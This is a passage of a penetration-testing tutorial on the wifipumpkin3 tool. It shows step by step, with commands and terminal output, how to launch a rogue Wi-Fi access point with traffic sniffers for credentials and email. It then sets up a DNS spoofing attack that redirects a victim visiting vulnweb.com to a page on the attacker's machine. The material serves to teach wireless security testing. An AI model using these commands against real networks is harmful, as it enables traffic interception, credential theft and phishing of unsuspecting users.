$$$$$$$$$$$$$$$$e.  ````   wifi     ```   .e$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
                                            codename: JACI
by: @mh4x0f - P0cL4bs Team | version: 1.0.8 dev
[*] Session id: d4bd796a-e7eb-11eb-b9d3-000c29b6d9ab

[*] mode: script

[*] plugin: demo.pulp
════════════════════

[+] enable forwarding in iptables...
[*] sharing internet connection with NAT...
[+] starting hostpad pid: [2276]
Starting prompt...
wp3 > [+] hostapd is running
[*] starting pydhcp_server
[*] starting pydns_server
[*] starting sniffkin3 port: [80, 8080]
[+] sniffkin3 → kerberos   activated
[+] sniffkin3 → httpCap    activated
[+] sniffkin3 → emails     activated
[+] sniffkin3 → hexdump    activated
[+] sniffkin3 → ftp        activated
```

One-liner Attack


Just like we created a script to run our commands we can also do that by writing all the requests in one line.

```
wifipumpkin3 --xpulp "set interface wlan0; set ssid nisha; set proxy noproxy; start"
```



```
┌──(root💀 kali)-[~]
└─# wifipumpkin3 --xpulp "set interface wlan0; set ssid nisha; set proxy noproxy; start"
```


Here we another SSID as Nisha.



DNS Spoofing with wifipumpkin

Just as we can use the customized flask which is in the tool we could also use the Html document which we have created and would like to use for the attack on a user. Bellow we would see that we are in the "www" "HTML" directory here is where any HTML file which we need to use for a website is located, we would create an HTML file which displays "welcome to the hacking article" below we would see the walkthrough on how to do this.


```
cd /var/www/html
echo "Welcome to Hacking Articles" > index.html
service apache2 restart
ifconfig eth0
```



```
┌──(root💀kali)-[~]
└─# cd /var/www/html

┌──(root💀kali)-[/var/www/html]
└─# echo "Weclome to Hacking Articles" > index.html

┌──(root💀kali)-[/var/www/html]
└─# service apache2 restart

┌──(root💀kali)-[/var/www/html]
└─# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.2  netmask 255.255.255.0  broadcast 192.1
        inet6 fe80::9b8e:edf7:c079:8be5  prefixlen 64  scopeid 0
        ether 00:0c:29:b6:d9:ab  txqueuelen 1000  (Ethernet)
        RX packets 7996  bytes 1674114 (1.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7266  bytes 1305750 (1.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions
```


Now that we have created the HTML file and know the Ip address for our ethernet cable lets go into wifipumpkin and try to add this new HTML file to our command and see how we can spoof the DNS server so that when we visit the site the DNS server will spoof it to the page which we want it to be

```
set interface wlan0
set ssid HA
set proxy noproxy
ignore pydns_server
show
use spoof.dns_spoof
set domains vulnweb.com
set redirectTo 192.168.1.2
start
```




```
wp3 > set interface wlan0
wp3 > set ssid HA
wp3 > set proxy noproxy
wp3 > ignore pydns_server
wp3 > show

[*] Available Modules:
 ══════════════════════

 Name                      │ Description
 ──────────────────────────┼──────────────────────────────────────────────────
 misc.extra_captiveflask   │ Extra customs captiveflask templates
 spoof.dns_spoof           │ Perform a dns spoof with accesspoint attack
 wifi.wifideauth           │ Sends deauthentication packets to a wifi network AP
 wifi.wifiscan             │ Scan WiFi networks and detect devices


wp3 > use spoof.dns_spoof
wp3 : dns_spoof > set domains vulnweb.com
wp3 : dns_spoof > set redirectTo 192.168.1.2
wp3 : dns_spoof > start

[*] DnsSpoof attack
 ═══════════════════

[*] Redirect to: 192.168.1.2

[*] Targets:
 ════════════

[*] → [vulnweb.com]
wp3 : dns_spoof > back
[*] module: dns_spoof running in background
[*] use jobs command displays the status of jobs started
Starting prompt ...
wp3 > start
[+] enable forwarding in iptables ...
[*] sharing internet connection with NAT ...
[+] starting hostpad pid: [3357]
wp3 > [+] hostapd is running
[*] starting pydhcp_server
[*] starting pydns_server
[*] starting sniffkin3 port: [80, 8080]
[+] sniffkin3 → kerberos   activated
[+] sniffkin3 → httpCap    activated
[+] sniffkin3 → emails     activated
[+] sniffkin3 → hexdump    activated
[+] sniffkin3 → ftp        activated
```

Now that the attack has started we can now connect to the ssid “HA” . and when the victim visits the “vulweb.com” he would be redirected by the DNS server to the page which we created on our attacking machine.



Below shows the HTML file which we created and how the DNS server spoof the webpage “vulweb.com” to the one we wanted.



Weclome to Hacking Articles

****